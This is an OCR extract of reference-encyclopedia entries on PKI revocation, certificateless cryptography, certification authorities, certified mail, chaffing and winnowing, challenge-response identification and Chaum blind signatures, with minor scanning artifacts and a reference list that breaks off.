Extensions in the CRL may be used to modify the CRL scope or revocation semantic in some way. In particular, the following techniques have been defined in X.509:

- An issuing distribution point extension and/or a CRL scope extension may be used to limit the CRL to holding only CA certificates (creating a CARL) or only end-entity certificates (creating an EPRL).
- A CRL distribution point (CDP) extension partitions a CRL into separate pieces that together cover the entire scope of a single complete CRL. These partitions may be based upon size (so that CRLs do not get too large), upon revocation reason (this segment is for certificates that were revoked due to key compromise; that segment is for revocation due to privilege withdrawn; and so on), or upon a number of other criteria.
- The indirect CRL component of the issuing distribution point extension can identify a CRL as an indirect CRL, which enables one CRL to contain revocation information normally supplied from multiple CAs in separate CRLs. This can reduce the number of overall CRLs that need to be retrieved by relying parties when performing the certificate validation process.
- The delta CRL indicator extension, or the base revocation information component in the CRL scope extension, can identify a CRL as a Delta CRL, which allows it to contain only incremental revocation information relative to some base CRL, or relative to a particular point in time. Thus, this (typically much smaller) CRL must be used in combination with some other CRL (which may have been previously cached) in order to convey the complete revocation information for a set of certificates. Delta CRLs allow more timely information with lower bandwidth costs than complete CRLs. Delta CRLs may also be indirect, through the use of the extension specified above.
- The CRL scope and status referral extensions may be used to create a redirect CRL, which allows the flexibility of dynamic partitioning of a CRL (in contrast with the static partitioning offered by the CRL distribution point extension).

Finally, a certificate revocation tree is a revocation technology designed to represent revocation information in a very efficient manner (using significantly fewer bits than a traditional CRL). It is based on the concept of a Merkle hash tree, which holds a collection of hash values in a tree structure up to a single root node; this root node is then signed for integrity and authenticity purposes.

Online Query Mechanisms

Online query mechanisms differ from periodic publication mechanisms in that both the relying party and the authority with respect to revocation information (i.e., the CA or some designated alternative) must be online whenever a question regarding the revocation status of a given certificate needs to be resolved. With periodic publication mechanisms, revocation information can be cached in the relying party's local environment or stored in some central repository, such as a Lightweight Directory Access Protocol (LDAP) directory. Thus, the relying party may work offline (totally disconnected from the network) at the time of certificate validation, consulting only its local cache of revocation information, or may go online only for the purpose of downloading the latest revocation information from the central repository. As well, the authority may work offline when creating the latest revocation list and go online periodically only for the purpose of posting this list to a public location.

An online query mechanism is a protocol exchange – a pair of messages – between a relying party and an authority. The request message must indicate the certificate in question, along with any additional information that might be relevant. The response message answers the question (if it can be answered) and may provide supplementary data that could be of use to the relying party. In the simplest case, the requester asks the most basic question possible for this type of protocol: "Has this certificate been revoked?" In other words, "if I was using a CRL instead of this online query mechanism, would this certificate appear on the CRL?" The response is essentially a yes or no answer, although an answer of "I don't know" (i.e., "unable to determine status") may also be returned. The Internet Engineering Task Force Public Key Infrastructure – X.509 (IETF PKIX) Online Certificate Status Protocol, OCSP (►Security Standards Activities) was created for exactly this purpose and has been successfully deployed in a number of environments worldwide.

However, the online protocol messages can be richer than the exchange described above. For example, the requester may ask not for a simple revocation status, but for a complete validation check on the certificate (i.e., is the entire certificate path "good," according to the rules of a well-defined path validation procedure). This is known as a Delegated Path Validation (DPV) exchange. Alternatively, the requester may ask the authority to find a complete path from the certificate in question to a specified trust anchor, but not necessarily to do the validation – the requester may prefer to do this part itself. This is known as a Delegated Path Discovery (DPD) exchange. The requirements for a

general DPV/DPD exchange have been published by the IETF PKIX Working Group and a general, flexible protocol to satisfy these requirements (the Server-Based Certificate Validation Protocol, SCVP) has also been published by that group.

Other Revocation Options

It is important to note that there are circumstances in which the direct dissemination of revocation information to the relying party is unnecessary. For example, when certificates are "short lived" – that is, have a validity period that is shorter than the associated need to revoke them – then revocation information need not be examined by relying parties. In such environments, certificates may have a lifetime of a few minutes or a few hours, and the danger of a certificate needing to be revoked before it will naturally expire is considered to be minimal. Thus, revocation information need not be published at all.

Another example environment that can function without published revocation information is one in which relying parties use only brokered transactions. Many financial institutions operate in this way: online transactions are always brokered through the consumer's bank (the bank that issued the consumer's certificate). The bank maintains revocation information along with all the other data that pertains to its clients (account numbers, credit rating, and so on). When a transaction occurs, the merchant must always go to its bank to have the financial transaction authorized; this authorization process includes verification that the consumer's certificate had not been revoked, which is achieved through direct interaction between the merchant's bank and the consumer's bank. Thus, the merchant itself deals only with its own bank (and not with the consumer's bank) and never sees any explicit revocation information with respect to the consumer's certificate.

Recommended Reading

1. Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn, Chap 8. Addison-Wesley, Reading, MA
2. Housley R, Polk T (2001) Planning for PKI: best practices guide for deploying public key infrastructure. Wiley, New York
3. ITU-T Recommendation X.509 (2000). Information technology – open systems interconnection – the directory: Public key and attribute certificate frameworks. (equivalent to ISO/IEC 9594–8:2001)
4. Myers M, Ankney R, Malpani A, Galperin S, Adams C (1999) X.509 Internet public key infrastructure: online certificate status protocol – OCSP. Internet Request for Comments 2560
5. Pinkas D, Housley R (2002) Delegated path validation and delegated path discovery protocol requirements. Internet Request for Comments 3379
6. Freeman T, Housley R, Malpani A, Cooper D, Polk W (2007) Server-based certificate validation protocol (SCVP). Internet Request for Comments 5055

Certificate-Based Access Control

►Trust Management

Certificateless Cryptography

Alexander W. Dent
Information Security Group, Royal Holloway, University of London, Egham, Surrey, UK

Related Concepts

►Identity-Based Cryptography; ►Public Key Cryptography

Definition

Certificateless cryptography is a type of public-key cryptography that combines the advantages of traditional PKI-based public-key cryptography and identity-based cryptography. A certificateless scheme is characterized by two properties: (a) the scheme provides security without the need for a public key to be verified via a digital certificate, and (b) the scheme remains secure against attacks made by any third party, including "trusted" third parties.

Background

Certificateless cryptography was introduced by Al-Riyami and Paterson [1] in a paper that presented examples of certificateless encryption and certificateless signature schemes. Since this paper was published, the concept has been applied to many other areas of public-key cryptography, including key-establishment protocols, authentication protocols, signcryption schemes, and specialized forms of digital signature schemes.

Theory

Traditional PKI-based ►public-key cryptography provides useful functionality but places a computational burden on the user of the public key. The public-key user has to verify the correctness of the public key by obtaining and verifying a ►digital certificate for that public key. ►Identity-based cryptography removes the need for the public-key user to obtain and verify a digital certificate; however, it relies on a trusted key generation center to provide a private key to a user. This means that the trusted key generation center has the same power as the private-key user and must be trusted not to abuse this power.

In a certificateless scheme, the public-key user should not be required to obtain and verify a digital signature (as in traditional PKI-based public-key cryptography) and the

private-key user should not have to delegate its power to a trusted third party (as in identity-based cryptography). This is achieved by having two public/private key-pairs:

- A traditional public/private key-pair generated by the private key user. This private key is sometimes called a *secret value* in the context of certificateless cryptography.
- An identity-based key-pair consisting of the private-key user's identity and the associated identity-based private key. This private key is called a *partial private key* in the context of certificateless cryptography.

The public-key user makes use of both the traditional public key and the user's identity. The private-key user makes use of both the secret value and the partial private key.

For example, in a certificateless encryption scheme, the sender encrypts the message using the receiver's public key and identity. The sender is assured that no one but the intended receiver can decrypt the message since only the intended receiver knows both the secret value and the partial private key required to decrypt the ciphertext.

One major problem with certificateless cryptography has been in the development of security models for the concept. The difficulties arise because any security model needs to take into account the fact that a malicious attacker could deceive a public-key user into using a false public key (as there are no digital certificates to give assurance of a public key's validity). A security model for a certificateless scheme needs to consider two types of attackers:

- A third-party attacker (i.e., an attacker other than the key generation center). This attacker can replace the public keys of other users and may be able to learn partial private-key values for some identities (as long as this does not allow the scheme to be trivially broken).
- The key generation center. The key generation center can generate the partial private key for any user. This gives a malicious key generation center the obvious (and successful) attack strategy of replacing the public key of the user with a public key that the key generation center has generated itself. The scheme should resist all other attacks made by a malicious key generation center.

These are known as *Type I* and *Type II* attackers, respectively. A vast number of security models have been proposed for certificateless encryption and certificateless signature schemes. A survey of certificateless encryption security models has been published by Dent [2].

Applications

There are questions as to whether certificateless cryptography is practical. Paterson, one of the coinventors of the concept, has suggested that certificateless signatures have limited practical use as a signature could always contain a digital certificate for the signer's public key. Hence, certificateless signatures provide no more functionality than a simple PKI system. A similar argument holds for certificateless encryption systems that force the receiver to interact with the trusted authority before publishing their public key.

However, there are potentially some applications for certificateless encryption schemes that allow a user to publish their public key *before* obtaining their partial private key. This functionality cannot be obtained using a PKI and research has shown that this allows the construction of cryptographic workflow systems. Nonetheless, there have been limited applications of certificateless cryptography in practice.

Open Problems and Future Directions

Open problems include the development of schemes that can provide the highest level of security against both Type I and Type II attackers, and the development of more efficient schemes with practical applications.

Recommended Reading

1. Paterson KG, Al-Riyami SS (2003) Certificates public-key cryptography. Advances in cryptology Asiacrypt 2003. Lecture notes in computer science, vol 2894. Springer, Berlin, pp 452–473
2. Dent AW (2008) A survey of certificateless encryption schemes and security models. Inth J Inform Secur 7(5):349–377

Certification Authority

Carlisle Adams[1], Russ Housley[2], Sean Turner[3]
[1]School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada
[2]Vigil Security, LLC, Herndon, VA, USA
[3]IECA, Inc., Fairfax, VA, USA

Synonyms

Trust anchor

Related Concepts

►Certification Practice Statement

Definition

A CA is often called a "certificate authority" in the popular press and other literature, but this term is generally discouraged by PKI experts and practitioners because it is

somewhat misleading: a CA is not an authority on *certificates* as much as it is an authority on the *process and act of certification*. Thus, the term "certification authority" is preferred.

Background

A certification authority (CA) is the central building block of a ►public-key infrastructure (PKI). It is a collection of computer hardware and software as well as the people who operate it. The CA performs four basic PKI functions: issuing certificates, maintaining and issuing certificate status information, publishing certificates and certificate status information, and maintaining archives of state information on expired and revoked certificates that it issued.

The primary function of a CA is to act as an authority that is trusted by some segment of a population – or perhaps by the entire population – to validly perform the task of binding public-key pairs to identities. The CA certifies a key pair/identity binding by digitally signing (►digital signature scheme) a data structure that contains some representation of the identity of an entity (►identification) and the entity's corresponding public key. This data structure is called a "public-key certificate" (or simply a ►certificate, when this terminology will not be confused with other types of certificates, such as ►attribute certificates). When the CA certifies the binding, it is asserting that the subject (the entity named in the certificate) has access to the private key that corresponds to the public key contained in the certificate. If the CA includes additional information in the certificate, the CA is asserting that information corresponds to the subject as well. This additional information might be an email address or policy information. When the subject of the certificate is another CA, the issuer is asserting that the certificates issued by the other CA are trustworthy.

The CA inserts its name in every certificate that it generates, and signs them with its private key. Once users establish that they trust a CA (how this trust is established varies based on the ►Trust Model), users can trust other certificates issued by that CA. Users can easily identify certificates issued by that CA by comparing its name. To ensure that the certificate is genuine, users verify the signature with the CA's public key. To maintain this trust, the CA must take significant measures to protect its private key from disclosure; otherwise, an attacker could generate certificates tricking users in to trusting them as if the CA itself generated them. Typically, CAs store their private keys in ►FIPS 140-2- or ►FIPS 140-3-validated cryptographic modules.

For users to maintain their trust in certificates, CAs must accurately maintain information on the status of certificates they issue. Of primary concern, is the list of certificates that should no longer be trusted, which is called a certificate revocation list (CRL). Errors of omission may cause a user to accept an untrustworthy certificate, resulting in a loss of security. Listing trustworthy certificates, or incorrect revocation dates, may cause a user to reject a trustworthy certificate, resulting in denial of service.

A CA is only useful if the certificates and CRLs that it generates are available to the users. If Alice and Bob cannot obtain the certificates and CRLs they need, they will not be able to implement the security services they want (e.g., data integrity, data authentication, and confidentiality). Of course, Alice and Bob can always exchange their own personal certificates and their CRLs. However, each may need additional CA certificates to establish a certification path. The CA must distribute its certificates and CRLs. This is often accomplished by posting them in a publicly available repository.

When a CA serves an unrestricted user community, distribution of certificates and CRLs is all about availability and performance, not security. There is no requirement to restrict access to certificates and CRLs, since they need not be secret. An attacker could deny service to Alice and Bob by deleting or modifying information, but the attacker cannot make them trust the altered information without obtaining the CA's private key.

A CA may restrict its services to a closed population, such as a particular community. In this case, the CA may wish to deny attackers access to the certificates. To achieve these goals, the CA may wish to secure the distribution of certificates and CRLs. The integrity of the certificates and CRLs is not at risk, but the CA may not wish to disclose the information they contain. For example, if a company's certificates implicitly identify its R&D personnel, this information could be exploited by a competitor. The competitor could determine the types of R&D by their backgrounds or simply try to hire the personnel.

Finally, the CA needs to maintain information to identify the signer of an old document based on an expired certificate. To support this goal, the archive must identify the actual subject named in a certificate, establish that they requested the certificate, and show that the certificate was valid at the time the document was signed. The archive must also include any information regarding the revocation of this certificate. The CA must maintain sufficient archival information to establish the validity of certificates after they have expired.

CAs are well suited to the generation of archive information, but not to its maintenance. A CA can create a detailed audit trail, with sufficient information to describe why it generated a certificate or revoked it. This is a common attribute of computer-based systems. However, maintaining that information for long periods of time is not a common function.

CA functions are detailed in a certificate policy (CP) [1] and certification practice statement (CPS). The CP tells what the CA is expected to do, and the CPS tells how these expectations will be met. The CP and CPS also detail restrictions to protect the integrity of the CA components. The restrictions may include physical restrictions, logical restrictions, or procedural restrictions. Physical restriction might require locked and guarded rooms or keycard access. Logical restrictions might require network firewalls. Procedural restrictions might require two CA staff members to modify the system or prevent system operators from approving the audit logs.

In addition to the four basic functions, the CA may also generate key pairs for entities upon request; and it may store these keys to provide a key backup and recovery service. Storing private keys is often called key escrow.

Sometimes a CA delegates some of its responsibilities. An entity that verifies certificate contents, especially confirming the identity of the user, is called a registration authority (RA). An RA may also assume some of the responsibilities for certificate revocation decisions. An entity that distributes certificates and CRLs is called a repository. A repository may be designed to maximize performance and availability. The entity that provides long-term secure storage for the archival information is called an archive. An archive does not require the performance of a repository, but must be designed for secure storage. In addition to RAs, repositories, and archives, there are single-purpose entities such as key generation servers whose sole purpose is to generate keys; naming authorities whose sole purpose is to prevent name collisions; backup and recovery servers who maintain copies of private keys in case they become unavailable; and revocation status providers such as online certificate status protocol (OCSP) or server-based certificate validation protocol (SCVP) who provide information on that certificate's status (e.g., valid).

A CA is not restricted to a single RA, repository, or archive. In practice, a CA is likely to have multiple RAs; different entities may be needed for different groups of users. Repositories are often duplicated to maximize availability, increase performance, and add redundancy. There is no requirement for multiple archives.

The roles and duties of a CA have been specified in a number of contexts [2–6], along with protocols for various entities to communicate with the CA. As one example, the IETF PKIX Working Group (►security standards activities) has several standards-track specifications that are relevant to a CA operating in the context of an Internet PKI; see http://www.ietf.org/html.charters/pkix-charter.html for details.

Experimental Results

Certification Authorities have been successfully deployed in business, governmental, and academic environments and are used to instantiate large and small public-key infrastructures worldwide.

Recommended Reading

1. Chokhani S, Ford W, Sabett R, Merrill C, Wu S (2003) Internet X.509 public key infrastructure: certificate policy and certification practices framework. Internet Request for Comments 3647
2. Adams C, Farrell S, Kause T, Mononen T (2005) Internet X.509 public key infrastructure: certificate management protocols. Internet Request for Comments 4210
3. Adams C, Lloyd S (2003) Understanding PKI: concepts, standards, and deployment considerations, 2nd edn. Addison-Wesley, Reading
4. Housley R, Polk T (2001) Planning for PKI: best practices guide for deploying public key infrastructure. John, New York
5. ITU-T Recommendation X. 509 (2005) Information technology – open systems interconnection – the directory: public key and attribute certificate frameworks (equivalent to ISO/IEC 9594-8:2001)
6. Myers M, Schaad J (2008) Certificate management messages over CMS. Internet Request for Comments 5272

Certified Mail

Matthias Schunter
IBM Research-Zurich, Rüschlikon, Switzerland

Synonyms


Nonrepudiation protocol

Related Concepts


►Contract Signing; ►Fair Exchange

Definition

Certified mail is the ►fair exchange of secret data for a receipt for this data.



Certified Mail. Fig. 1 Framework for certified mail [4]: players and their actions



Certified Mail. Fig. 2 Sketch of the protocol proposed in [7] (E_1 denotes symmetric encryption)

Background

Like ►fair exchange and ►contract signing protocols, early research focused on two-party protocols [3, 5] fairly generating ►nonrepudiation of receipt tokens in exchange for the message.

Theory

Certified mail is the most mature instance of fair exchange that has been standardized in [4]: the players in a certified mail system are at least one sender *S* and one receiver *R*. Depending on the protocols used and the service provided, the ►protocol may involve one or more ►trusted third parties (TTPs) *T*. If reliable time stamping is desired, additional ►time-stamping authorities *TS* may be involved too. For evaluating the evidence produced, a verifier *V* can be invoked after completion of the protocol. Sending a certified mail includes several actions [4]. Each of these actions may be disputable, i.e., may later be disputed at a verifier, such as a court (see Fig. 1): a sender composes a signed message (►nonrepudiation of origin) and sends it to the first TTP (nonrepudiation of submission). The first TTP may send it to additional TTPs (nonrepudiation of transport) and finally to the recipient (nonrepudiation of delivery, which is a special case of nonrepudiation of transport). The recipient receives the message (nonrepudiation of receipt).

Like generic ►fair exchange, two-party protocols either have nonnegligible failure probability or do not guarantee termination within a fixed time. Early work on fair exchange with inline TTP was done in [6]. Optimistic protocols have been proposed in [1, 2]. A later example of a protocol using an in-line TTP is the protocol proposed in [7]. The basic idea is that the parties first exchange signatures under the encrypted message. Then, the third party signs and distributes the key. The signature on the encrypted message together with the signatures on the key then forms the nonrepudiation of origin and receipt tokens. The protocol is sketched in Fig. 2.

Recommended Reading

1. Asokan N, Shoup V, Waidner M (1998) Asynchronous protocols for optimistic fair exchange. 1998 IEEE Symposium on Research in Security and Privacy. IEEE Computer Society Press, Los Alamitos, pp 86–99
2. Bao F, Deng R, Mao W (1998) Efficient and practical fair exchange protocols with off-line TTP. 1998 IEEE Symposium on Research in Security and Privacy. IEEE Computer Society Press, Los Alamitos, pp 77–85
3. Blum M (1981) Three applications of the oblivious transfer, Version 2. Department of Electrical Engineering and Computer Sciences, University of California at Berkeley, Berkley, CA
4. ISO/IEC (1997) Information technology – security techniques – nonrepudiation. Part 1: general. ISO/IEC International Standart 13888-1 (1st edn)
5. Rabin MO (1981) Transaction protection by beacons. Technical Report TR-29-1, Aiken Computation Laboratory, Harvard University, Cambridge, MA
6. Rabin MO (1983) Transaction protection by beacons. J Comput Syst Sci 27:256–267
7. Zhou J, Gollmann D (1996) A fair non-repudiation protocol. In: Proceedings of 1996 IEEE Symposium on Security and Privacy, Oakland, CA, pp 55–61

Chaffing and Winnowing

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Pseudonymity; ►Unlinkability

Definition

Chaffing and winnowing is an encryption technique using no decryption keys. Although the technique is not efficient, it is perfectly practical.

Background

Chaffing and winnowing introduced by Ron Rivest [3] is a technique that keeps the contents of transmitted messages confidential against eavesdroppers without using encryption. Chaffing and winnowing was meant as a liberal statement in the debate about cryptographic policy in the 1990s as to whether law enforcement should be given authorized surreptitious access to the plaintext of encrypted messages. The usual approach proposed for such access was "key recovery," where law enforcement has a "back door" that enables them to recover the decryption key. Chaffing and winnowing was proposed to obsolete this approach of key recovery because it reveals a technique of keeping messages confidential without using any decryption keys. The chaffing and winnowing technique was not invented for practical use, but was published as a proof of existence showing that one can send messages confidentially without having agreed on a decryption key in the first place.

Theory

A sender using the chaffing technique needs to agree with the intended recipient on an *authentication* mechanism, for example, a message authentication code (Mac algorithms) such as HMAC, and needs to establish an authentication key with the recipient. In order to send a message, the sender takes two steps:

Authentication: Breaks the message up into packets, numbers the packets consecutively, and authenticates each packet with the authentication key. The result is a sequence of "wheat" packets, that is, those making up the intended message.

Chaffing: Fabricates additional dummy packets independent of the intended packets. Produces invalid MACs for the dummy packets, for example by choosing their MACs at random. These are the "chaff" packets, that is, those used to hide the wheat packets in the stream of packets.

The sender sends all packets (wheat and chaff) intermingled in any order to the recipient. The recipient filters those packets containing a valid MAC (this is called *winnowing*), sorts them by packet number, and reassembles the message. An eavesdropper instead could not distinguish valid from invalid MACs because the required authentication key is only known to the sender and the recipient.

The problem of providing confidentiality by chaffing and winnowing is based on the eavesdropper's difficulty of distinguishing chaff packets from wheat packets. If the wheat packets each contain an English sentence, while the chaff packets contain random bits, then the eavesdropper will have no difficulty in detecting the wheat packets. On the other hand, if each wheat packet contains a single bit, and there is a chaff packet with the same serial number containing the complementary bit, then the eavesdropper will have a very difficult (essentially impossible) task. Being able to distinguish wheat from chaff would require him to break the MAC algorithm and/or know the secret authentication key used to compute the MACs. With a good MAC algorithm, the eavesdropper's ability to winnow is nonexistent, and the chaffing process provides perfect confidentiality of the message contents.

If the eavesdropper is as strong as some law enforcement agency that may monitor the main hubs of the Internet and may even have the power to force a sender to reveal the authentication key used, then senders could use alternative wheat messages instead of chaff. For an intended message, the sender composes an innocuous-looking cover message. The intended wheat message is broken into packets using the authentication key as described above. The cover wheat message is also broken into packets using a second authentication key that may or may not be known to the recipient. In this way, the sender could use several cover wheat messages for each intended wheat message. If the sender is forced to reveal the authentication key he used, he could reveal the authentication key of one of the cover wheat messages. Thus, he could deliberately "open" a transmitted message in several ways. This concept is similar to deniable encryption proposed by Canetti et al. [1].

In order to reduce the apparent overhead in transmission bandwidth, Rivest suggested that the chaffing could be done by an Internet Service Provider rather than by the sender himself. The ISP could then multiplex several messages, thus using the wheat packets of one message as chaff packets of another message and vice versa. He suggested other measures for long messages such that the relative

number of chaff packets can be made quite small, and the extra bandwidth required for transmitting chaff packets might be insignificant in practice.

Instead of message authentication codes, senders could also use an undeniable signature scheme, which produces signatures that can only be verified by the intended recipients [2].

Recommended Reading

1. Canetti R, Dwork C, Naor M, Ostrovsky R (1997) Deniable encryption. In: Kaliski BS (ed) Advances in cryptology: CRYPTO'97. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 90–104. ftp://theory.lcs.mit.edu/pub/tcryptol/96-02r.ps
2. Jakobsson M, Sako K, Impagliazzo R (1996) Designated verifier proofs and their applications. In: Maurer U (ed) Advances in cryptology: EUROCRYPT'96. Lecture notes in computer science, vol 1070. Springer, Berlin, pp 143–154
3. Rivest RL (1998) Chaffing and winnowing: confidentiality without encryption. http://theory.lcs.mit.edu/rivest/chaffing.txt

Challenge-Response Authentication

►Challenge-Response Identification

Challenge-Response Identification

Mike Just
Glasgow Caledonian University, Glasgow, Scotland, UK

Synonyms

Challenge-response authentication; Challenge-response protocol; Strong authentication

Related Concepts

►Authentication; ►Entity Authentication; ►Identification

Definition

Challenge-response identification is a protocol in which an entity authenticates by submitting a value that is dependent upon both (1) a secret value, and (2) a variable challenge value.

Background

Challenge-response identification improves upon simpler authentication protocols, such as those using only passwords, by ensuring the *liveness* of the authenticating entity. In other words, since the submitted authentication value is different each time, and dependent upon the challenge value, it is more difficult for an attacker to replay a previous authentication value (►Replay Attack).

While it is difficult to pinpoint the first use of challenge-response identification, Diffie and Hellman indicate that "Identify Friend or Foe" protocols used by pilots after WWII (in which pilots would symmetrically encrypt and return a challenge from a radar station in order to ensure safe passage) motivated their discovery of digital signatures.

Theory

Challenge-response identification involves a *prover* (or *claimant*) P authenticating to a *verifier* (or *challenger*) V. Unlike simpler forms of ►Entity Authentication in which P authenticates with only some secret knowledge, such as a password, P authenticates with a value computed as a function of both a secret, and a challenge value from V. The protocol proceeds as follows:

1. P indicates their intention to authenticate to V.
2. V returns a challenge value c to the claimant P.
3. P computes the response value r as $r = f(c, s)$ with an appropriate function $f()$, challenge value c, and secret value s.

The challenge value c is a value that is distinct for each run of the protocol, and is sometimes referred to as a *time-variant parameter* or a Nonce. There are generally three possibilities for such a challenge value. Firstly, c could be randomly generated (►Random bit generation) so that V randomly generates a new challenge at each authentication attempt from P, thereby requiring some additional computation for V, but no requirement to maintain state. Secondly, c could be a sequence number, in which case V maintains a sequence value corresponding to each prover. At each authentication attempt by P, V would increment the corresponding sequence number. Thirdly, c could be a function of the current time (►Time Stamping). V would not require any additional computation, and not be required to maintain state, but would require access to a reasonably accurate clock. Note that Challenge Question Authentication uses a similar mechanism in which the challenge questions are presented to a user, who is required to respond with the corresponding answers in order to successfully authenticate. However, in typical implementations, such questions do not vary with time and serve more as *cues* to remind a user of their answers, and not a *challenge* in the sense described here.

There are three general techniques that can be used as the function $f()$ and secret value s. The first is symmetric-key based in which P and V share *a priori* a secret key K. The function $f()$ is then a symmetric encryption function (►Symmetric Cryptosystem), or a Message Authentication Code (►MAC Algorithms). Both Kerberos (►Kerberos authentication protocol) and the ►Needham–Schroeder Protocols are example protocols that make use of symmetric-key-based challenge-response identification.

Alternatively, a public key-based solution may be used. In this case, P has the private key in a public key cryptosystem (►Public Key Cryptography). V possesses a trusted public key that corresponds to P's private key. In short, P uses public key techniques (generally based on number-theoretic security problems) to produce their response as a function of their private key and the challenge value. For example, V might encrypt a challenge value and send the encrypted text to P, who would be required to return the response as the decryption of what they received. In this case, the challenge is a ciphertext value and P is required to return the correct plaintext. Alternatively, V might ask P to digitally sign a particular challenge value (►Digital Signature Schemes). The ►Schnorr Identification Protocol is an example of public-key-based challenge-response identification.

Finally, a ►Zero Knowledge protocol can be used, where P demonstrates knowledge of a secret value without revealing any information about this value in an information theoretic sense (►Information Theory). Such protocols typically require a number of "rounds" (each with its own challenge value) to be executed before successful identification is accepted.

Applications

As a form of identification and authentication, challenge-response identification is widely applicable in situations in which entities need to be identified.

Recommended Reading

1. Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory IT-22(6):644–654
2. Menezes A, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton, Florida

Challenge-Response Protocol

►Challenge-Response Identification

Chaum Blind Signature Scheme

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

C

Related Concepts

►Blind Signature

Definition

The Chaum Blind Signature Scheme [3, 4], invented by David Chaum, was the first ►blind signature scheme proposed in the public literature.

Theory

The Chaum Blind Signature Scheme [3, 4] is based on the ►RSA signature scheme using the fact that RSA is an *automorphism* on $\mathbb{Z}_n{}^*$, the multiplicative group of units modulo an RSA integer $n = pq$, where n is the public modulus and p,q are safe RSA ►prime numbers. The tuple (n, e) is the public verifying key, where e is a prime between 2^{16} and $\phi(n) = (p-1)(q-1)$, and the tuple (p, q, d) is the corresponding private key of the signer, where $d = e^{-1} \bmod \phi(n)$ is the signing exponent. The signer computes signatures by raising the hash value $H(m)$ of a given message m to the dth power modulo n, where $H(\cdot)$ is a publicly known collision resistant hash function. A recipient verifies a signature s for message m with respect to the verifying key (n, e) by the following equation: $s^e = H(m) (\bmod n)$.

When a recipient wants to retrieve a blind signature for some message m', he chooses a blinding factor $b \in \mathbb{Z}_n$ and computes the auxiliary message $m = b^e H(m') \bmod n$. After passing m to the signer, the signer computes the response $s = m^d \bmod n$ and sends it back to the recipient. The recipient computes a signature s' for the intended message m' as follows: $s' = sb^{-1} \bmod n$. This signature s' is valid for m' with respect to the signer's public verifying key y because

$$\begin{aligned} s'^e &= \left(sb^{-1}\right)^e \\ &= \left(m^d b^{-1}\right)^e \\ &= m^{de} b^{-e} \\ &= mb^{-e} \\ &= b^e H\left(m'\right) b^{-e} \\ &= H\left(m'\right) (\bmod n) \end{aligned} \tag{1}$$

(Note how the above-mentioned automorphism of RSA is used in the third rewriting.) It is conjectured that

the Chaum Blind Signature Scheme is secure against a one-more-►forgery, although this has not been proven under standard complexity theoretic assumptions, such as the assumption that the RSA verification function is one-way. The fact that the Chaum Blind Signature Scheme has resisted one-more-forgeries for more than 20 years led Bellare et al. [1] to isolate a nonstandard complexity theoretic assumption about RSA signatures that is sufficient to prove security of the Chaum Blind Signature in the ►random oracle model, that is, by abstracting from the properties of any hash function $H(\cdot)$ chosen. They came up with a class of very strong complexity theoretic assumptions about RSA, which they called the one-more-RSA-inversion assumptions (or problems).

The Chaum Blind Signature Scheme achieves unconditional blindness [3] (►Blind Signature Scheme). That is, if a signer produces signatures $s_1, \ldots, s_n$ for $n \in N$ messages $m_1, \ldots, m_n$ chosen by a recipient, and the recipient later shows the resulting n pairs $(m_{1'}, s_{1'}), \ldots, (m_{n'}, s_{n'})$ in random order to a verifier, then the collaborating signer and verifier cannot decide with better probability than pure guessing which message–signature pair $(m_i, s_i)(1 \leq i \leq n)$ resulted in which message–signature pair $(m_{j'}, s_{j'})$ $(1 \leq j \leq n)$.

Similar to how Chaum leveraged the *automorphism* underlying the RSA signature scheme to construct a blind signature scheme, other ►digital signature schemes have been turned into blind signature schemes as well: Chaum and Pedersen [5] constructed blind Schnorr signatures [12]. Camenisch et al. [2] constructed blind Nyberg–Rueppel signatures [9] and blind signatures for a variant of DSA [8]. Horster et al. [7] constructed blind ►ElGamal digital signatures [6], and Pointcheval and Stern [10, 11] constructed blind versions of certain adaptations of Schnorr and Guillou–Quisquater signatures.

Recommended Reading

1. Bellare M, Namprempre C, Pointcheval D, Semanko M (2001) The one-more-RSA inversion problems and the security of Chaum's blind signature scheme. In: Syverson PF (ed) Financial cryptography 2001. Lecture notes in computer science, vol 2339. Springer, Berlin, pp 319–338
2. Camenisch J, Piveteau J-M, Stadler M (1995) Blind signatures based on the discrete logarithm problem. In: De Santis A (ed) Advances in cryptology: EUROCRYPT'94. Lecture notes in computer science, vol 950. Springer, Berlin, pp 428–432
3. Chaum D (1993) Blind signatures for untraceable payments. In: Chaum D, Rivest RL, Sherman AT (eds) Advances in cryptology: CRYPTO'82. Plenum, New York, pp 199–203
4. Chaum D (1990) Showing credentials without identification: Transferring signatures between unconditionally unlinkable pseudonyms. In: Seberry J, Pieprzyk J (eds) Advances in cryptology: AUSCRYPT'90. Lecture notes in computer science, vol 453. Springer, Berlin, pp 246–264
5. Chaum D, Pedersen TP (1993) Wallet databases with observers. In: Brickell EF (ed) Advances in cryptology: CRYPTO'92. Lecture notes in computer science, vol 740. Springer, Berlin, pp 89–105
